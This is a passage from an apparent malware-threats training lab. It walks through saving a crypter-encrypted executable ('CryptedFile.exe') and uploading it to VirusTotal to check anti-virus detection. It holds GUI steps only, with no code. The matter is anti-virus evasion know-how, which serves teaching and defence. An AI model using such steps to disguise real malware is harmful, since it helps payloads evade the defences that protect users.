
11. The **Save File** dialog-box appears; select the location where you want to store the encrypted file (here, **Desktop**), leave the file name set to its default (**CryptedFile**), and click **Save**.



12. Once the encryption is finished, click **Close**.




13. Maximize the web browser (here, **Google Chrome**). In the VirusTotal analysis page, click the **Upload file** icon in the top-right corner of the page.




Module 07 – Malware Threats

14. An **Open** dialog-box appears; navigate to the location where you saved the encrypted file **CryptedFile.exe** (**Desktop**), select the file, and click **Open**.



15. Click **Confirm upload**.



Module 07 – Malware Threats

16. VirusTotal uploads the file and begins to scan it with the various anti-virus programs in its database. After the completion of the scan, the scan result appears, as shown in the screenshot.

